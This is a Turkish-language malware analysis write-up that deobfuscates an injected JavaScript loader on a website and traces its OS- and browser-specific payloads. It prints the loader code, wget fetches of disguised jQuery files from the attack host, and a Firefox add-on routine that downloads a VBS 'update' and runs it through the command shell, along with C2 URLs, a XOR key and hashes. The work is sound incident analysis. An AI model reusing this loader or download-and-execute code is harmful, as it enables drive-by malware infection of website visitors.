root@remnux:/home/remnux/Desktop# cat obfuscated.js
var globalpath = "http://codebase.google.com/mooo.com/ajax/libs/jquery/";
var theflag = 0;
var exdomaIn = "JUANBA19qkcFFkCTLEY2AUM2DEAVAX0Nk1o881Y+BECEX1ALIBS0GFwDFgFAFCFOVEg";
var hexcase = 0;

function hex_md5(a) {
    return rstr2hex(rstr_md5(str2rstr_utf8(a)))
}

function hex_hmac_md5(a, b) {
    return rstr2hex(rstr_hmac_md5(str2rstr_utf8(a), str2rstr_utf8(b)))
}

function md5_vm_test() {
    return hex_md5("abc").toLowerCase() == "900150983cd24fb0d6963f7d28e17f72"
}

function rstr_md5(a) {
    return binl2rstr(binl_md5(rstr2binl(a), a.length * 8))
}

function rstr_hmac_md5(c, f) {
    var e = rstr2binl(c);
    if (e.length > 16) {
        e = binl_md5(e, c.length * 8)
    }
    var a = Array(16),
        d = Array(16);
    for (var b = 0; b < 16; b++) {
        a[b] = e[b] ^ 909522486;
        d[b] = e[b] ^ 1549556828
    }
    var g = binl_md5(a.concat(rstr2binl(f)), 512 + f.length * 8);
    return binl2rstr(binl_md5(d.concat(g), 512 + 128))
}

function rstr2hex(c) {
    try {
        hexcase
    } catch (g) {
        hexcase = 0
    }
    var f = hexcase ? "0123456789ABCDEF" : "0123456789abcdef";
    var b = "";
    var a;
    for (var d = 0; d < c.length; d++) {
        a = c.charCodeAt(d);
        b += f.charAt(((a >> 4) & 15) + f.charAt(a & 15))
    }
    return b
}

function str2rstr_utf8(c) {
    var b = "";
    var d = -1;
    var a, e;
    while (++d < c.length) {
        a = c.charCodeAt(d);
        e = d + 1 < c.length ? c.charCodeAt(d + 1) : 0;
        if (55296 <= a && a <= 56319 && 56320 <= e && e <= 57343) {
            a = 65536 + ((a & 1023) << 10) + (e & 1023);
            d++
        }
        if (a <= 127) {
            b += String.fromCharCode(a)
        } else {
            b += String.fromCharCode(192 | ((a >> 6) & 31), 128 | (a & 63))
        }
    }
}

var bouo = ['dbd2e4b8b16b523f8121fe9aa4dce0fc', '01d4d2379db1a5f5e41567e36e2b5367', 'c9e2bf0919fa881c9a7c5ff6b8e8191', 'ca1f8418c54e4a92125fbeca36c38078', '4eb18ed13dc2dfa211c6f03154e1bf86'];
var tudo = ereba + bni;
var ngifp = false;
var tid;
var zuson = ["", "", "", "", ""];
var r1eth = "abcdefghijklmnopqrstuvwxyz";
for (i = 0; i < 5; i++) {
    var icrmi = 1;
    while (true) {
        zuson[i] = "";
        var sbin = icrmi;
        while (sbin > 0) {
            var ncit = sbin % 26;
            zuson[i] = r1eth[sNURBwEXtrru16].replace(/NrwEXRU6/g, '') + 'hAgwz'.replace(/Hawz/g, '')[ncit, ncit + 1] + zuson[i];
            sbin = Math['f' + '\x6c\x6f' + '\x6f\x72'](sbin / 26);
        }
        if (hex_md5(yrsr + zuson[i]) == bouo[i]) {
            break;
        }
        icrmi++;
    }
}
var tid = hex_md5(tudo + zuson['j' + 'o' + 'i' + 'n'](""));
console.log(tid);
var vfins = "";
for (i = 0; i < rart['l3Ceink'.replace(/l3Ck/g, '') + 'gfta0hbu'.replace(/ffa0bv/g, '')]; i++) {
    vfins += String['fRcrCq'.replace(/Rccq/g, '') + '\x6f' + '\x6d\x43' + 'h1'.replace(/l1/g, '') + '\x61\x72' + '\x43' + 'o' + '\x64' + '\x65'](rart['c3'.replace(/l3/g, '') + 'h2xayrkPot9dxye2AKbtE5']
}
console.log(vfins);
// var head = document.head || document.getElementsByTagName('head')[0];
// var javascriptaddition = document.createElement( 'script' );
// javascriptaddition.type = 'text/javascript';
// javascriptaddition.appendChild( document.createTextNode( vfins ) );
// head.appendChild( javascriptaddition );
```

```
root@remnux:/home/remnux/Desktop# nodejs obfuscated.js > deobfuscated.js
root@remnux:/home/remnux/Desktop# nano deobfuscated.js
```

```
GNU nano 2.2.6 File: deobfuscated.js
    inject();
  }else{
    injectM();
  }
}
script.onreadystatechange = function(){
  if(!mode){
    inject();
  }else{
    injectM();
  }
}
head.appendChild(script);
function hook()
{
  if(!thead){
    return;
  }
  if(getOS()=="windows"){
    if(FlashInstalled()){
      loadscript("jquery-2.1.3.fl.min.js",0);
    }else{
      if(getBrowser()=="firefox" || getBrowser()=="weasel"){
        loadscript("jquery-2.1.3.fl.min.js",1);
      }else{
        if(getBrowser()=="msie"){
          loadscript("jquery-2.1.3.ht.min.js",0);
        }
      }
    }
  }else{
    if(getBrowser()=="firefox" || getBrowser()=="weasel"){
      loadscript("jquery-2.1.3.fl.min.js",0);
    }else{
      if(javaInstalled()){
        if(getOS()=="macos"){
          loadscript("jquery-2.1.3.ja.min.js",1);
        }else{
          loadscript("jquery-2.1.3.ja.min.js",0);
        }
      }
    }
  }
}
window.onload = function (){
  hook();
}
```

 HOME

Free Website Malware and Security Scanner

SiteCheck Results

Website Details

Blacklist Status



Website:

Status: **No Malware Detected by External Scan.** Additional Actions Recommended!

Web Trust: **Not Currently Blacklisted (10 Blacklists Checked)**

Scan	Result	Severity	Recommendation
 Malware	Not Detected	Low Risk	
 Website Blacklisting	Not Detected	Low Risk	
 Injected SPAM	Not Detected	Low Risk	
 Defacements	Not Detected	Low Risk	
 Website Firewall	Not Found	Medium Risk	PATCH AND PROTECT With Sucuri Firewall

Secure Your Website

ADD PROTECTION TO MY SITE

(Or Take Product Tour)

It does not look like that your website is compromised. If you still suspect that it might be infected, please contact our team at support@sucuri.net. We can do a full manual audit of your site and clean any infection that our free scanner missed.

If you are concerned about DDoS, Brute force, SQL injections and other attacks, or you need a CDN for your site, our [Website firewall](#) can help you.

*This site was just scanned a few minutes ago. Force a Re-scan to clear the cache.

Yardımcı araçlar ile çözölen gizlenmiş JavaScript koduna baktığımda, art niyetli kişilerin Windows, Linux ve macOS işletim sistemi kullanıcılarını

hedef aldığı açıkça görülüyordu. Eğer işletim sistemi Windows ise ve sistem üzerinde Flash yüklü ise bu durumda zararlı yazılımı (1. indirici/dropper) Adobe AIR üzerinden, Flash yüklü değil ve internet tarayıcısı Firefox ise bu durumda Firefox eklentisi üzerinden, eğer bu koşulların hiçbiri değil ancak internet tarayıcısı Internet Explorer ise bu durumda HTA dosyası üzerinden JavaScript kodu ile sistem üzerinde oluşturmuyorlardı. Eğer işletim sistemi Linux veya macOS ise ve internet tarayıcısı Firefox ise bu durumda zararlı yazılımı (1. indirici) JavaScript kodu ile aksi durum ise ve hedef işletim sisteminde Java yazılımı yüklü ise bu durumda zararlı JAR dosyası ile sistem üzerinde zararlı yazılımı oluşturmuyorlardı. İndiricinin oluşturulması esnasında kullanılan gizlenmiş kodda anahtar olarak M4St3Rm4pp3d karakter dizisi kullanılmıştı. (Tahminimce bu karakter dizisi, zararlı yazılım geliştiricisinin imzasıydı.)

```
root@remnux:/home/remnux/Desktop/polgov# wget http://codebase.google.com/mooo.com/ajax/libs/jquery/jquery-2.1.3.fl.min.js
--2016-11-12 07:54:00-- http://codebase.google.com/mooo.com/ajax/libs/jquery/jquery-2.1.3.fl.min.js
Resolving codebase.google.com/mooo.com (codebase.google.com/mooo.com)...
Connecting to codebase.google.com/mooo.com (codebase.google.com/mooo.com):80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 37662 (37K) [application/javascript]
Saving to: â€"jquery-2.1.3.fl.min.jsâ€"

100%[=====] 37,662
2016-11-12 07:54:02 (551 MB/s) - â€"jquery-2.1.3.fl.min.jsâ€" saved [37662/37662]

root@remnux:/home/remnux/Desktop/polgov# wget http://codebase.google.com/mooo.com/ajax/libs/jquery/jquery-2.1.3.fi.min.js
--2016-11-12 07:54:18-- http://codebase.google.com/mooo.com/ajax/libs/jquery/jquery-2.1.3.fi.min.js
Resolving codebase.google.com/mooo.com (codebase.google.com/mooo.com)...
Connecting to codebase.google.com/mooo.com (codebase.google.com/mooo.com):80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 494 [application/javascript]
Saving to: â€"jquery-2.1.3.fi.min.jsâ€"

100%[=====] 494
2016-11-12 07:54:19 (47.1 MB/s) - â€"jquery-2.1.3.fi.min.jsâ€" saved [494/494]

root@remnux:/home/remnux/Desktop/polgov# wget http://codebase.google.com/mooo.com/ajax/libs/jquery/jquery-2.1.3.ht.min.js
--2016-11-12 07:54:32-- http://codebase.google.com/mooo.com/ajax/libs/jquery/jquery-2.1.3.ht.min.js
Resolving codebase.google.com/mooo.com (codebase.google.com/mooo.com)...
Connecting to codebase.google.com/mooo.com (codebase.google.com/mooo.com):80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8092 (7.9K) [application/javascript]
Saving to: â€"jquery-2.1.3.ht.min.jsâ€"


100%[=====] 8,092
2016-11-12 07:54:34 (451 MB/s) - â€"jquery-2.1.3.ht.min.jsâ€" saved [8092/8092]



root@remnux:/home/remnux/Desktop/polgov# wget http://codebase.google.com/mooo.com/ajax/libs/jquery/jquery-2.1.3.fi.min.js
--2016-11-12 07:54:42-- http://codebase.google.com/mooo.com/ajax/libs/jquery/jquery-2.1.3.fi.min.js
Resolving codebase.google.com/mooo.com (codebase.google.com/mooo.com)...
Connecting to codebase.google.com/mooo.com (codebase.google.com/mooo.com):80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 494 [application/javascript]
Saving to: â€"jquery-2.1.3.fi.min.js.1â€"


100%[=====] 494
2016-11-12 07:54:42 (53.4 MB/s) - â€"jquery-2.1.3.fi.min.js.1â€" saved [494/494]

root@remnux:/home/remnux/Desktop/polgov# wget http://codebase.google.com/mooo.com/ajax/libs/jquery/jquery-2.1.3.ja.min.js
--2016-11-12 07:54:55-- http://codebase.google.com/mooo.com/ajax/libs/jquery/jquery-2.1.3.ja.min.js
Resolving codebase.google.com/mooo.com (codebase.google.com/mooo.com)...
Connecting to codebase.google.com/mooo.com (codebase.google.com/mooo.com):80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 16612 (16K) [application/javascript]
Saving to: â€"jquery-2.1.3.ja.min.jsâ€"

100%[=====] 16,612
2016-11-12 07:54:56 (279 MB/s) - â€"jquery-2.1.3.ja.min.jsâ€" saved [16612/16612]
```







```
- function startup(data, reason) {
-     (function(){
-         var mkey= "M4St3Rm4pp3d";
-         var mdomain = ""
-         "JUANBAL9QkcFFkcTLEY2AUM2DEAVAx0NKlo8BLY+BEcEXlALIBs0GFwWDFgFAFcFOVEg";
-         var ua = Components.classes["@mozilla.org/network/protocol;1?name=http"].getService(Components.interfaces.nsIHttpProtocolHandler).userAgent;
-         var windows = (ua.indexOf("Windows")>-1);
-         var macos = (ua.indexOf("Mac")>-1);
-         Components.utils.import("resource://gre/modules/Downloads.jsm");
-         Components.utils.import("resource://gre/modules/osfile.jsm");
-         Components.utils.import("resource://gre/modules/Task.jsm");
-         var name = "update";
-         if(windows){
-             Task.spawn(function* () {yield Downloads.fetch(XORCipher.decode(mkey,mdomain)+"/winupdate",OS.Path.join(OS.Constants.Path.tmpDir,name)+".vbs");
-                 Components.utils.import("resource://gre/modules/FileUtils.jsm");
-                 var env = Components.classes["@mozilla.org/process/environment;1"].getService(Components.interfaces.nsIEnvironment);
-                 var shell = new FileUtils.File(env.get("COMSPEC"));
-                 var args = ["/c",OS.Path.join(OS.Constants.Path.tmpDir,name)+".vbs"];
-                 var process = Components.classes["@mozilla.org/process/util;1"].createInstance(Components.interfaces.nsIProcess);
-                 process.init(shell);
-                 process.run(false, args, args.length);
-             }).then(null, Components.utils.reportError);
-         }else{
-             var lala = OS.Path.join(OS.Constants.Path.tmpDir,name);
```

İşletim sistemine göre <http://softwareupdates.ignorelist.com/globalupdates/> adresinden indirilen ve çalıştırılan zararlı yazılımlardan (unixupdate (sha1:5D09C139746C8A9855CE341A63687E2E86A47FAE) , osxupdate (sha1:1A441A1E80F88CEBE0D1E20CE06E2144743C5955), winupdate (sha1:EEC0B83017F59B8D15ED630107160D71950C7888)) Windows işletim sistemi üzerinde çalışan winupdate (aslında VBS dosyası içinde binary olarak indiriliyor ve çalıştırılıyor) dosyasını incelediğimde, bunun da bir indirici yazılımı (2. indirici) olduğunu gördüm. VBS dosyası içinde yer alan PE'nin hex değerlerini xxd aracı ile binary'e çevirdikten sonra winupdate.exe dosyasını elde etmiş oldum.

bootstrap-mert.js - SciTE


File Edit Search View Tools Options Language Buffers Help

1 bootstrap-mert.js

```
- function xor_decrypt(key, data) {  
    map = function(fun , thisp)  
    {  
        var len = this.length;  
        if (typeof fun != "function")  
            throw new TypeError();  
  
